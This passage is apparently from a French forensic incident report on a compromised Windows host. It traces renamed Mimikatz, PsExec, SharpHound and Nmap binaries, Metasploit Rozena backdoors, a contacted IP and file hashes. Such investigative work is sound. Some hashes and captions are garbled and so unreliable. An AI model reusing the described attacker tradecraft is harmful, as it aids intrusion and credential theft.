6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['14' '22' "1.Cmdeletization.MethodParameter@{Name = 'ExclusionProcess'; ParameterType = 'System.String[]'}\r\n        } else (\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''ParameterSetName='Remove2'')) {\r\n                [o|o] = $PSBoundParameters[''ParameterSetName='Remove2'']\r\n            }\r\n        }\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['15' '22' "ent = $false\r\n        } else (\r\n            $__cmdletization_methodParameters.Add($ent, $true)\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''ParameterSetName='Remove2'')) {\r\n                [o|o] = $PSBoundParameters[''ParameterSetName='Remove2'']\r\n            }\r\n        }\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['16' '22' "Present)\r\n        } else (\r\n            $__cmdletization_methodParameters.Add($present, $true)\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''ParameterSetName='Remove2'')) {\r\n                [o|o] = $PSBoundParameters[''ParameterSetName='Remove2'']\r\n            }\r\n        }\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['17' '22' "system.Management.Automation.SwitchParameter'; Bindings = 'In'; Value = $true)\r\n        } else (\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''ParameterSetName='Remove2'')) {\r\n                [o|o] = $PSBoundParameters[''ParameterSetName='Remove2'']\r\n            }\r\n        }\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['18' '22' "Cmdletization.MethodParameter@{Name = 'DisableScanningMappedNetworkOrIface'; ParameterType = 'System.String[]'}\r\n        } else (\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''ParameterSetName='Remove2'')) {\r\n                [o|o] = $PSBoundParameters[''ParameterSetName='Remove2'']\r\n            }\r\n        }\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['19' '22' "=[Microsoft.PowerShell.Cmdletization.MethodParameter@{Name = 'EnableFeature'; ParameterType = 'System.String[]'}\r\n        } else (\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''ParameterSetName='Remove2'')) {\r\n                [o|o] = $PSBoundParameters[''ParameterSetName='Remove2'']\r\n            }\r\n        }\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['20' '22' "ion.SwitchParameter'; Bindings = 'In'; Value = $__cmdletization_defaultvalue]\r\n        } else (\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''ParameterSetName='Remove2'')) {\r\n                [o|o] = $PSBoundParameters[''ParameterSetName='Remove2'']\r\n            }\r\n        }\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['21' '22' "Name = 'DisableDTTFeature'; ParameterType = 'System.Management.Automation.SwitchParameter'; Bindings = 'In'; Value = $true)\r\n        } else (\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''ParameterSetName='Remove2'')) {\r\n                [o|o] = $PSBoundParameters[''ParameterSetName='Remove2'']\r\n            }\r\n        }\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['22' '22' ")\r\n        } else (\r\n            $__cmdletization_methodParameter = $__cmdletization_methodParameter -replace '([o|o])', '$1\r\n            if ($PSBoundParameters.ContainsKey(''ParameterSetName='Remove2'')) {\r\n                [o|o] = $PSBoundParameters[''ParameterSetName='Remove2'']\r\n            }\r\n        }\r\n    }
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['1' '1' "\r\n#requires -version 3.0\r\n\r\ntry { Microsoft.PowerShell.Core\Set-Subscriptions } catch { Write-Error -Message 'Set-Subscriptions failed' -Category Error } \r\n"]
6 [4104 / 0x1000] Source Name: Microsoft-Windows-PowerShell Strings: ['1' '1' "\r\n#requires -version 3.0\r\n\r\ntry { Microsoft.PowerShell.core\Set-Subscriptions } catch { Write-Error -Message 'Set-Subscriptions failed' -Category Error } \r\n"]

```

Figure: Actions réalisées sur Windows Defenders

- Exécution de USBNm.exe, alias nmap le **14 avril 2024** à 4 reprises.

```
Prefetch [USBNM.EXE] was executed - run count 4 path hints: \USERS\GIRARDP.SEA\APPDATA\LOCAL\USBMONITOR\USBNM.EXE
```

Figure: Exécution de USBNm.exe

- Exécution de USBCoreMm.exe, alias mimikatz le **14 avril 2024** à 3 reprises.

```
Prefetch [USBCOREMM.EXE] was executed - run count 3 path hints: \USERS\GIRARDP.SEA\APPDATA\LOCAL\USBMONITOR\USBCOREMM.EXE
```

Figure: Exécution de USBCoreMm.exe

- Exécution de USBShDII.exe, alias sharkhound le **14 avril 2024** à 5 reprises.

```
Prefetch [USBSHDII.EXE] was executed - run count 5 path hints: \USERS\GIRARDP.SEA\APPDATA\LOCAL\USBMONITOR\USBSHDII.EXE
```

Figure: Exécution de USBShDII.exe

- Exécution de PsExec.exe, le **14 avril 2024** à 6 reprises.

```
Prefetch [PSEXEC64.EXE] was executed - run count 6 path hints: \USERS\GIRARDP.SEA\APPDATA\LOCAL\USBMONITOR\PSEXEC64.EXE
```

Figure: Exécution de PsExec.exe

Nous pouvons remarquer que tous ces programmes se trouvent dans un dossier **USBMonitor**, et il serait donc intéressant d'aller vérifier ce dossier.

- Création de l'exécutable KZxYrpZdfH.exe le **14 avril 2024 à 11:43:47 CEST** et exécution le **14 avril 2024 à 11:43:48 CEST**.

```
KZxYrpZdfH.exe File reference: 120476-8 Parent file reference: 5653-1 Update source: Update reason: USN_REASON_FILE_CREATE  
KZxYrpZdfH.exe File reference: 120476-8 Parent file reference: 5653-1 Update source: Update reason: USN_REASON_DATA_EXTEND U  
KZxYrpZdfH.exe File reference: 120476-8 Parent file reference: 5653-1 Update source: Update reason: USN_REASON_DATA_EXTEND U  
Prefetch [KZXYRPZDFH.EXE] was executed - run count 1 path hints: \WINDOWS\TEMP\KZXYRPZDFH.EXE hash: 0x57474AED volume: 1 [seri
```

Figure: Crédit et exécution de l'exécutable KZxYrpZdfH.exe

- Création de l'exécutable bEyGxJdUK.exe le **14 avril 2024 à 11:44:22 CEST** et exécution le **14 avril 2024 à 11:44:22 CEST**.

```
bEyGxJdUK.exe File reference: 120478-14 Parent file reference: 5653-1 Update source: Update reason: USN_REASON_FILE_CREATE  
bEyGxJdUK.exe File reference: 120478-14 Parent file reference: 5653-1 Update source: Update reason: USN_REASON_DATA_EXTEND  
bEyGxJdUK.exe File reference: 120478-14 Parent file reference: 5653-1 Update source: Update reason: USN_REASON_DATA_EXTEND  
Prefetch [BEYGXJDUK.EXE] was executed - run count 1 path hints: \WINDOWS\TEMP\BEYGXJDUK.EXE hash: 0xBF4569C2 volume: 1 [seri
```

Figure: Crédit et exécution de l'exécutable bEyGxJdUK.exe

En analysant ces deux exécutables, nous avons remarqué qu'ils faisaient la même taille et avaient une date de création très rapprochée. De plus, ils sont tous les deux liés à la même IP **92.222.101.72**, tout comme d'autres documents. En les passant sur VirusTotal, on apprend qu'il sont tous deux qualifiés de "**trojan.metasploit/rozena**", et ont des scores respectifs de **57 et 55/72**. Le **Trojan.Metasploit/Rozena** est un type de malware backdoor capable d'**injecter une connexion shell distante vers la machine de l'attaquant**. Son comportement typique inclut le téléchargement et l'installation d'autres malwares, l'enregistrement des frappes de clavier, et l'envoi d'informations sur le PC à un attaquant.

Community Score

57 / 72

! 57/72 security vendors flagged this file as malicious

47c6935430b5983761259bfca96d345cdæ6332c76c8ce2d2bbe0d5e1f75b5d9
kZxYrpZdfH.exe

peexe spreader 64bits detect-debug-environment long-sleeps idle

DETECTION **DETAILS** **RELATIONS** **BEHAVIOR** **COMMUNITY**

[Join our Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate](#)

Popular threat label ! trojan.metasploit/rozena Threat categories trojan hacktool

Community Score

55 / 72

! 55/72 security vendors flagged this file as malicious

6d1461ba2b1258491823d1ab3ab0b02fb228888e60486e55d43cf3547716c30b
bEyGxJdUK.exe

peexe 64bits spreader detect-debug-environment long-sleeps idle

DETECTION **DETAILS** **RELATIONS** **BEHAVIOR** **COMMUNITY**

[Join our Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate](#)

Popular threat label ! trojan.metasploit/rozena Threat categories trojan hacktool

92.222.101.72	1 / 94	16276	FR
kZxYrpZdfH.exe 208384 d5b9d490f7ea23bedaca0350b0bb4d21 bEyGxJdUK.exe 208384 d2774684074adf45f75090bde07fef05			

Name:	/img_vm-100.raw/vol_vol6/Windows/Temp/kZxYrpZdfH.exe
Type:	File System
MIME Type:	application/x-dosexec
Size:	208384
File Name Allocation:	Allocated
Metadata Allocation:	Allocated
Modified:	2024-04-14 11:43:48 CEST
Accessed:	2024-04-14 11:43:48 CEST
Created:	2024-04-14 11:43:47 CEST
Changed:	2024-04-14 11:43:48 CEST
MD5:	d5b9d490f7ea23bedaca0350b0bb4d21
SHA-256:	47c6935430b5983761259bfca96d345cdæ6332c76c8ce2d2bbe0d5e1f75b5d9

Metadata

Name:	/img_vm-100.raw/vol_vol6/Windows/Temp/bEyGxJdUK.exe
Type:	File System
MIME Type:	application/x-dosexec
Size:	208384
File Name Allocation:	Allocated
Metadata Allocation:	Allocated
Modified:	2024-04-14 11:44:22 CEST
Accessed:	2024-04-14 11:44:22 CEST
Created:	2024-04-14 11:44:22 CEST
Changed:	2024-04-14 11:44:22 CEST
MD5:	d2774684074adf45f75090bde07fef05
SHA-256:	6d1461ba2b1258491823d1ab3ab0b02fb228888e60486e55d43cf3547716c30b

Figures: Analyse des exécutables bEyGxJdUK.exe et kZxYrpZdfH.exe

- Arrêt et suppression de l'exécutable Rltsvc.exe le **14 avril 2024 à 11:45:58 CEST**

Rltsvc.exe File reference: 122873-6 Parent file reference: 273865-3 Update source: Update reason: USN_REASON_FILE_DELETE
--

Figure: Arrêt et suppression de l'exécutable Rltsvc.exe

E - Éléments prouvant une attaque ciblée

Un autre fichier intitulé "**offre_PC_NG.docx**", situé dans le dossier "**PC_NG**", évoque également un **renouvellement de contrat**.




Figure : Mise en évidence du fichier "Offre_PC_NG.docx"

- Il a été **créé bien avant l'attaque, le 11 mars 2024**, soit **avant même la réception des fichiers suspects**.
- Ce document mentionne un **renouvellement de contrat avec XCOMP**, suggérant une **connaissance préalable de la cible** et confirmant que l'attaque était **préparée et ciblée**.

F - Tentative d'authentification

II-4-Analyse d'un dossier suspect : USBMonitor

L'analyse des fichiers se trouvant dans un certain dossier **USBMonitor** met en évidence une compromission avancée utilisant plusieurs outils d'attaque, dont **Mimikatz**, **PsExec**, **SharpHound** et **Nmap**, souvent exploités dans des attaques ciblées et des mouvements latéraux. Voici une analyse détaillée du contenu du dossier **USBMonitor**.

Name	MD5 Hash	SHA-256 Hash
USBHistory.txt	fe542b50139e9fc33bfb79ecce918459	88dd70b5ae303ba14ac84fe99ccff9320cfba0bebfc8cb9...
[current folder]		
USBSvc.exe	d9ef19941504acba998032ee69cb9abe	86d05dd28aa468397f99aefd128e30aeb8b322c451246a2...
[parent folder]		
ee.txt	c86edcc58a0da9503ce20f2b41bc70cc	12ac09b6353e7e384db9a92f3ced69d6e044609db1306f8...
PsExec64.exe	db89ec570e6281934a5c5fcf7f4c8967	edfae1a69522f87b12c6dac3225d930e4848832e3c551ee...
USBShDII.exe	e424f6c90d7c456d5159262f01c9182b	b068cb31cad0d3251083d4d7822fcfa476168b6c2fb003...
USBLog.txt	4b169cd3c583f3003bca2926f6e97d15	698bb8e1fa0e90522d1a03107d5ea028ce1e61fa8c08de...
mimikatz.log	f151b08af44e5d13b76ffff93153aae2	1984108e0a3497a5a4ca9cb9dbed00c5e0726a591edd0...
USBNm.exe	378b2f7902074349e6ab20b8f0653459	927f9c1400eee460ab0a27188472e2339c05e117dcf6ae1d...
USBCoreMm.exe	e930b05efe23891d19bc354a4209be3e	92804faaab2175dc501d73e814663058c78c0a042675a89...

Figure: Contenu du dossier "USBMonitor"

A - Présence de fichiers malveillants dans le dossier USBMonitor :

a - USBSvc.exe - Trojan:Dump/MARTE

Figure: Analyse VirusTotal du fichier USBSvc.exe

- **MD5** : d9ef19941504acba998032ee69cb9abe
- **Score** : 48/72
- **Exécutions** :


- Le 14 avril 2024 à 10:15:29 CEST
- Le 14 avril 2024 à 10:25:29 CEST
- Le 14 avril 2024 à 10:35:29 CEST
- Le 14 avril 2024 à 10:45:29 CEST
- Le 14 avril 2024 à 10:55:29 CEST
- Le 14 avril 2024 à 11:05:29 CEST
- Le 14 avril 2024 à 11:15:29 CEST
- Le 14 avril 2024 à 11:25:29 CEST
- Le 14 avril 2024 à 11:35:29 CEST
- Le 14 avril 2024 à 11:45:29 CEST

0xfffffb20343761080: USBSvc.exe	7672	2296	2	0	2024-04-14	09:15:29	UTC+0000
0xfffffb20341fc8080: USBSvc.exe	5204	4100	3	0	2024-04-14	08:35:29	UTC+0000
0xfffffb20339fc6080: USBSvc.exe	5828	8236	2	0	2024-04-14	08:25:29	UTC+0000
0xfffffb20341433080: USBSvc.exe	5836	2128	2	0	2024-04-14	09:25:29	UTC+0000
0xfffffb2033e271340: USBSvc.exe	6400	2536	2	0	2024-04-14	08:55:29	UTC+0000
0xfffffb203391d2080: USBSvc.exe	1372	3752	2	0	2024-04-14	08:45:29	UTC+0000
0xfffffb2033e228080: USBSvc.exe	1236	8384	2	0	2024-04-14	08:15:29	UTC+0000
0xfffffb203448e1340: USBSvc.exe	4484	6928	2	0	2024-04-14	09:35:29	UTC+0000
0xfffffb20345cea080: USBSvc.exe	4584	2040	2	0	2024-04-14	09:05:29	UTC+0000
0xfffffb203477de080: USBSvc.exe	4076	6528	2	0	2024-04-14	09:45:30	UTC+0000

Figure: Liste des executions du fichier USBShDll.exe via la commande "vol.py -f

DESKTOP-BOB53IL.mem --profile=Win10x64_19041 pstree | grep "USBSv"

- **Classification : Cheval de Troie** spécialisé dans l'extraction de données sensibles (Dump de mémoire, identifiants, mots de passe, hachages).
- **IP contacté :** 92.222.101.72, en France.



Figures: Analyses VirusTotal de l'ip 92.222.101.72

On tombe sur cette Ip à plusieurs reprises, l'ayant déjà observé dans l'analyse via VirusTotal du fichier **Renewal of Service Contract.docm**. On peut alors supposer que cette Ip est lié à notre cas. Cette dernière est relié à un serveur OVH à Paris :




Figure: Recherche de l'Ip 92.222.101.72

- **But :**
 - Exfiltrer des données critiques (mots de passe, clés de session).
 - Servir de pivot pour d'autres attaques (élévation de priviléges, mouvement latéral).
- **Méthodes de propagation :**
 - Téléchargement via phishing ou exécution d'un exécutable infecté.
 - Injection via un périphérique USB.

Hypothèse :

La présence de ce Trojan dans le dossier USBMonitor suggère que le système analysé a été ciblé pour une extraction de données via un périphérique USB, ou que l'attaquant a utilisé un dropper pour infecter l'environnement.

b - PsExec64.exe - Utilisation potentiellement malveillante




Figure: Analyse VirusTotal du fichier PsExec64.exe

- **MD5 :** db89ec570e6281934a5c5fcf7f4c8967
- **Score :** 3/72
- **Exécutions :**
 - Le 14 avril 2024 à 10:34:52 CEST
 - Le 14 avril 2024 à 10:36:09 CEST
 - Le 14 avril 2024 à 10:36:40 CEST
 - Le 14 avril 2024 à 10:38:11 CEST
 - Le 14 avril 2024 à 10:39:09 CEST
 - Le 14 avril 2024 à 10:40:51 CEST

2024-04-14 08:34:52	Prefetch [PSEXEC64.EXE] was executed -
2024-04-14 08:36:09	Prefetch [PSEXEC64.EXE] was executed -
2024-04-14 08:36:40	Prefetch [PSEXEC64.EXE] was executed -
2024-04-14 08:38:11	Prefetch [PSEXEC64.EXE] was executed -
2024-04-14 08:39:09	Prefetch [PSEXEC64.EXE] was executed -
2024-04-14 08:40:51	Prefetch [PSEXEC64.EXE] was executed -

Figure: Liste des executions du fichier PsExec64.exe

- **Classification :** Outil d'administration système détourné.

- **But :**
 - Exécution de commandes à distance.
 - Éventuel **mouvement latéral** dans le réseau.
 - Déploiement silencieux de malwares.

Hypothèse :

L'utilisation de **PsExec** dans un contexte d'infection USB peut indiquer que l'attaquant a tenté d'exécuter des commandes sur d'autres machines en se servant de la compromission initiale.

c - USBShDII.exe - SharpHound (Reconnaissance Active Directory)




Figure: Analyse VirusTotal du fichier USBShDII.exe

- **MD5 :** 424f6c90d7c456d5159262f01c9182b
- **Score :** 53/72
- **Exécutions :**
 - Le 14 avril 2024 à 10:23:26 CEST
 - Le 14 avril 2024 à 10:25:20 CEST
 - Le 14 avril 2024 à 10:25:28 CEST
 - Le 14 avril 2024 à 10:26:22 CEST
 - Le 14 avril 2024 à 10:26:40 CEST

Timestamp	Source Description	Source Name	macb	Inode	Long Description
=	WinPrefetch	LOG	42607	Prefetch [USBShDII.EXE] was executed
2024-04-14 08:25:20	WinPrefetch	LOG	42607	Prefetch [USBShDII.EXE] was executed
2024-04-14 08:25:28	WinPrefetch	LOG	42607	Prefetch [USBShDII.EXE] was executed
2024-04-14 08:26:22	WinPrefetch	LOG	42607	Prefetch [USBShDII.EXE] was executed
2024-04-14 08:26:40	WinPrefetch	LOG	.8..	42607	Prefetch [USBShDII.EXE] was executed

Figure: Liste des executions du fichier USBShDII.exe

- **Classification :** Outil de reconnaissance Active Directory de la suite **BloodHound**.
- **But :**
 - Cartographier les relations de priviléges et permissions sur le réseau.
 - Identifier des chemins d'élévation de priviléges.

Hypothèse :

La présence de **SharpHound** suggère que l'attaquant a cherché à **identifier des failles dans l'Active Directory**, ce qui est souvent une étape avant une attaque de type **lateral movement** ou **privilege escalation**.

d - USBNm.exe - Nmap (Scan de réseau potentiellement malveillant)




Figure: Analyse VirusTotal du fichier USBNm.exe

- **MD5 :** 378b2f7902074349e6ab20b8f0653459
- **Score :** 0/72
- **Exécutions :**
 - Le 14 avril 2024 à 10:08:49 CEST
 - Le 14 avril 2024 à 10:09:17 CEST
 - Le 14 avril 2024 à 10:10:11 CEST
 - Le 14 avril 2024 à 10:10:33 CEST

Timestamp	Source Description	Source Name	macb	Inode	Long Description
=	WinPrefetch	LOG	1840	Prefetch [USBNM.EXE] was executed - run count 4
2024-04-14 08:09:17	WinPrefetch	LOG	1840	Prefetch [USBNM.EXE] was executed - run count 4
2024-04-14 08:10:11	WinPrefetch	LOG	1840	Prefetch [USBNM.EXE] was executed - run count 4
2024-04-14 08:10:33	WinPrefetch	LOG	.8..	1840	Prefetch [USBNM.EXE] was executed - run count 4

Figure: Liste des executions du fichier USBNm.exe

- Classification : Scanner de ports et de vulnérabilités.
- But :
 - Cartographier le réseau.
 - Identifier les services actifs et vulnérabilités.
 - Préparer une attaque basée sur les failles découvertes.

Hypothèse :

L'attaquant a utilisé **Nmap** pour repérer des machines accessibles et analyser les services ouverts. Cela renforce l'hypothèse d'une attaque avancée utilisant plusieurs outils en synergie.

e - USBCoreMm.exe - Mimikatz (Extraction de mots de passe)

